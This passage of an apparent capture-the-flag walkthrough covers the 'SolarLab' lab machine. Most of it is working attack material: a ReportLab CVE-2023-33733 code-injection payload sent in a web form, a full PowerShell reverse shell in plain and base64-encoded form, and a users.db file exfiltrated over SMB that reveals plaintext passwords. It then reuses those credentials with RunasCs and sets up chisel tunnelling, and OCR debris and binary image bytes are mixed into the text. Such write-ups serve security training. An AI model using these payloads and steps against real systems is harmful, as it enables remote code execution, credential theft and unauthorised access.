
We send the request:

```
┌──(pyp㉿Ghost)-[~/…/Machines/Active/Solarlab/exploit]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57924
GET / HTTP/1.1
Accept-Encoding: identity
Host: 10.10.14.63:9001
User-Agent: Python-urllib/3.11
Connection: close
```

We get a call back and leak the library being used `Python-urllib/3.11`, so we have python converting a standard report layout to pdf (seems to fetch the values directly and place them in the pdf format). Researching we come across the following python module:



Enumerating further on vulnerable versions of `ReportLab`:



Exploring the above CVE, we come across the following:https://github.com/c53elyas/CVE-2023-33733. By sending a special payload (I ignored the `<para>` tag since the forms above work with HTML not XML):

```
<p><font color="[[[getattr(pow, Word('__globals__'))['os'].system('COMMAND
HERE') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1,
'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x:
self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda
self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda
self: hash(str(self)), } ) ] ] for orgTypeFun in [type(type(1))] for none
in [[].append(1)]]] and 'red'">exploit</font></p>
```

From the above payload, we can be able to do some command injection (especially in the `travel_request` input placeholder as there is no restriction in the size):

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Referer: http://report.solarlab.htb:6791/travelApprovalForm
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwlzj0OwjAMQOG7ZGZwHNdJepnKv4K1pRPi7kRif_r0PuXIM65n2d_nHY9yvLzsBYNDGrDArM2RvQuCWXNQINqSe
ljahMZRUyfb5EpNaSqS6IowTWS0WJD03HILGRP7IpXF1BKqB-EQpa4wBI1rRiVp4c29rJH7ivN_U8v3B_o_MIU.ZkJ
bmQ.dFFuSAtuJBtp1qPzrXrXuS_8sSM
Connection: close

------WebKitFormBoundary5IxE1ui6UIp6474D
Content-Disposition: form-data; name="time_interval"

1 to 1
------WebKitFormBoundary5IxE1ui6UIp6474D
Content-Disposition: form-data; name="travel_request"

<p><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl 10.10.14.63:9001')
 for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1
 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda
self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in
[[].append(1)]]] and 'red'">exploit</font></p>
------WebKitFormBoundary5IxE1ui6UIp6474D
Content-Disposition: form-data; name="signature"; filename="iisstart.png"
Content-Type: image/png

PNG

IHDRÀX"öVgAMA±üa  pHYs
è
è/2,7tEXtSoftwarePaint.NET
v3.5.100ôr¡ÿIDATx^ìÝ`×¾ð¶8!BÜÝeã.âÁÝÝÝÝÝZ\)-Thi¡¥T¨ûm©P£PRjï¿{ÂÜéÝ³4ånú¾y¿·wÎ3³g'3s>¦Í]wzd
ñ2ÁË`/½Fð2ÁË`/½Fð2ÁË`/½Fð2ÁË`/½Fð2ÁË`/½Fðòÿí¤gW\é½ï{/\{ë»Pÿ6kð¿ÄËwÃgC½ÐiP×úì{gîÙv?ÿÅãï|K¡ù
~½ñëï¦Î»Pbkü/ñò? P¸3KYõroM>ùÁ¶g?ß÷Âºåw¾úñWL]p,
/W
Ç?  |éÃï?þö_ÿ£"¦ë?ý¶úåßþZYédQºÖõÇ]½{4¯ÿGx¹úüçú¬>üúÔU/+Ïi*Ð±K__ö«$>s.',¿¢¸_Ô-¿rÎè§»Pÿv·Ý·ÈÇ
ûÏ'ßþâ?÷yVÿðrõyé+R°fúúô_Ó¢Ð/°zñÕ§]¢Ê|o5á¢~þéOåYuyóÎ~D«kßþáåêóÏh¤¤EÃ|_]é7÷yñLÈã¨ë[ny*ÇýÍ÷Ø£
¿}ÛÏ`Ì~ø*m*d4Àÿc½\}þ¹Ýdû¥?þøói[ß¨+|ÚÿòÛçßûN]¿þ©kT¹øEuåíA ÉÓïwó·?l'=£Ô{÷[zÇû/ñû:O»$*ïý4½×Õo
~w»iy»Ó-ïÅëûÀ»Íï{fF~ÿøk×w?ÿEmoEä/¯zòÓ¯];ïÂµÀyÏ=öê:@-|R5-~ìÕëSN}è5û²¨ï°ó-
```

We check back on our `nc listener`:

```
┌──(pyp㉿Ghost)-[~/…/Machines/Active/Solarlab/exploit]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57977
GET / HTTP/1.1
Host: 10.10.14.63:9001
User-Agent: curl/8.4.0
Accept: */*

^C
```

We gain command injection! We can upgrade to a reverse shell through the following steps:

1. Creating a `powershell` reverse shell (powershell prefers utf-16 little endian):


```
└─$ cat rev.ps1
$listener = "10.10.14.63" # Attacker's IP address
```

```
$lport = 9001 # Attacker's listening port
$client = New-Object System.Net.Sockets.TCPClient($listener, $lport)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
    $sendback2 = $sendback + "PS " + (pwd).Path + "> "
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
```

```
┌──(pyp㉿Ghost)-[~/…/Machines/Active/Solarlab/exploit]
└─$ cat rev.ps1 | iconv -t utf-16le | base64 -w 0
```


```
JABsAGkAcwB0AGUAbgBlAHIAIAA9ACAAIgAxADAALgAxADAALgAxADQALgA2ADMAIgAgACMAIABB
AHQAdABhAGMAawBlAHIAJwBzACAASQBQACAAYQBkAGQAcgBlAHMAcwAKACQAbABwAG8AcgB0ACAA
PQAgADkAMAAwADEAIAAjACAAQQB0AHQAYQBjAGsAZQByACcAcwAgAGwAaQBzAHQAZQBuAGkAbgBn
ACAAcABvAHIAdAAKACQAYwBsAGkAZQBuAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMA
eQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBuAHQAKAAk
AGwAaQBzAHQAZQBuAGUAcgAsACAAJABsAHAAbwByAHQAKQAKACQAcwB0AHIAZQBhAG0AIAA9ACAA
JABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQAKAFsAYgB5AHQAZQBbAF0AXQAk
AGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9AAoAdwBoAGkAbABlACgA
KAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAs
ACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7AAoAIAAgACAA
IAAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBt
AGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkA
LgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkACgAgACAAIAAg
ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkA
bwBuACAALQBDAG8AbQBtAGEAbgBkACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAt
AFMAdAByAGkAbgBnACAAKQAKACAAIAAgACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMA
ZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAg
ACsAIAAiAD4AIAAiAAoAIAAgACAAIAAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgA
dAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAo
ACQAcwBlAG4AZABiAGEAYwBrADIAKQAKACAAIAAgACAAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQA
ZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0
AGgAKQAKACAAIAAgACAAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkACgB9AAoAJABjAGwA
aQBlAG4AdAAuAEMAbABvAHMAZQAoACkACgA=
```

2. We send the burp request:



3. We get back a connection:

```
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57986
whoami
solarlab\blake
PS C:\Users\blake\Documents\app>
```

02 - Privilege Escalation

solarlab\blake

From the `solarlab\blake` user we can see the following:

- Reading `user.txt`:

```
PS C:\Users\blake\Desktop> cat user.txt
de8241f92a5a1728319a6af57789443b
```

- Privileges

```
PS C:\Users\blake\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

- Open ports

```
PS C:\Users\blake\Desktop> netstat -antp tcp
Proto Local Address Foreign Address State Offload State
        TCP 0.0.0.0:80 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:135 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:445 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:6791 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING InHost
        TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5000 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5222 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5223 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5262 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5263 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5269 0.0.0.0:0 LISTENING InHost
```

```
        TCP 127.0.0.1:5270 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5275 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:5276 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:7070 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:7443 0.0.0.0:0 LISTENING InHost
        TCP 127.0.0.1:9090 0.0.0.0:0 LISTENING InHost [OpenFire port ?]
        TCP 127.0.0.1:9091 0.0.0.0:0 LISTENING InHost
```

- Users

```
PS C:\Users\blake\Documents\app> dir "/users"


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/17/2023  10:03 AM                Administrator
d-----        11/16/2023   9:43 PM                blake
d-----        11/17/2023   2:13 PM                openfire
d-r---        11/17/2023  12:54 PM                Public
```

- Programs (installed)

```
PS C:\Users\blake\Documents\app> dir "/Program Files"\

    Directory: C:\Program Files
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/16/2023   9:39 PM                Common Files
d-----         4/26/2024   4:39 PM                Internet Explorer
d-----        11/17/2023  10:04 AM                Java
d-----        11/16/2023   9:47 PM                Microsoft Update Health
Tools
d-----         12/7/2019  11:14 AM                ModifiableWindowsApps
d-----        11/17/2023   2:22 PM                Openfire
[SNIPPED]
```

Trying to access the `openfire` folder:

```
PS C:\Users\blake\Documents\app> dir "/Program Files/Openfire"  # There is
not listing and all errors are not shown due to the payload I used.
```

From here there are two paths to get the next user, `openfire`:

1. Password reuse

By enumerating the database (the way we were able to enumerate the users) we can look for passwords.

- Attacker

```
impacket.smbserver -smb2support solarlab_files .
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

[LATER]
 ls -la
total 20
drwxrwxr-x 2 pyp pyp  4096 May 13 22:31 .
drwxrwxr-x 6 pyp pyp  4096 May 13 22:26 ..
-rwxrwxr-x 1 pyp pyp 12288 May  2 12:30 users.db
```

- Victim

```
PS C:\Users\blake\Documents\app\instance> net use X:
\\10.10.14.63\solarlab_files
The command completed successfully.

PS C:\Users\blake\Documents\app\instance> cp users.db X:
PS C:\Users\blake\Documents\app\instance> cd X:
PS X:\> dir


    Directory: X:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          5/2/2024  12:30 PM          12288 users.db
```

We can enumerate from there:

```
└─$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3042000,
file counter 2, database pages 3, cookie 0x1, schema 4, UTF-8, version-
valid-for 2

┌──(pypGhost)-[~/…/Active/Solarlab/www/shares]
└─$ sqlite3 users.db '.tables'
user

┌──(pypGhost)-[~/…/Active/Solarlab/www/shares]
└─$ sqlite3 users.db '.schema user'
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(50) NOT NULL,
        password VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);

┌──(pypGhost)-[~/…/Active/Solarlab/www/shares]
└─$ sqlite3 users.db 'select username,password from user'
blakeb|ThisCanB3typedeasily1@
claudias|007poiuytrewq
alexanderk|HotP!fireguard
```

From the above we can extract the password `HotP!fireguard` which seriously sounds like a password for a person called `openfire`. By using `RunasCs.exe`, we can validate this:

```
PS C:\Users\blake\documents> copy X:/runas.exe runas.exe
PS C:\Users\blake\documents> dir


    Directory: C:\Users\blake\documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/2/2024   6:25 PM                app
-a----         5/13/2024  10:41 PM          51712 runas.exe
-a----          5/4/2024   7:20 PM            243 start-app.bat


PS C:\Users\blake\documents> ./runas.exe openfire HotP!fireguard "cmd /c
```

```
whoami"
[*] Warning: The logon for user 'openfire' is limited. Use the flag
combination --bypass-uac and --logon-type '5' to obtain a more privileged
token.

solarlab\openfire
```

We can get a proper `tty` through `netcat`:

```
PS C:\Users\blake\documents> ./runas.exe openfire HotP!fireguard "cmd /c
copy \\10.10.14.63\solarlab_files\nc.exe C:\users\openfire\documents\nc.exe"
[*] Warning: The logon for user 'openfire' is limited. Use the flag
combination --bypass-uac and --logon-type '5' to obtain a more privileged
token.

        1 file(s) copied.
```

- Attacker

```
 nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 58015
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\openfire
```

2. OpenFire administration login:

The 2nd method is through the openfire administration log in; This is because of the following ports that we saw:

```
        TCP 127.0.0.1:9090 0.0.0.0:0 LISTENING InHost [OpenFire port ?]
        TCP 127.0.0.1:9091 0.0.0.0:0 LISTENING InHost
```

We can use chisel to reverse forward the port so that we access it:

- Attacker


```
└─$ ./chisel server --port 8002 --reverse
2024/05/14 10:10:41 server: Reverse tunnelling enabled
```

```
2024/05/14 10:10:41 server: Fingerprint
w90Yes77U2rb1Ylot7RTyJUb/a9KMWNGcnXU37VC7Wk=
2024/05/14 10:10:41 server: Listening on http://0.0.0.0:8002
```


- Victim

```
PS C:\Users\blake\Documents> ./chisel.exe client 10.10.14.63:8002
R:9090:127.0.0.1:9090
```

The connection is made and we can confirm it:



From there we can visit the connection on our localhost:



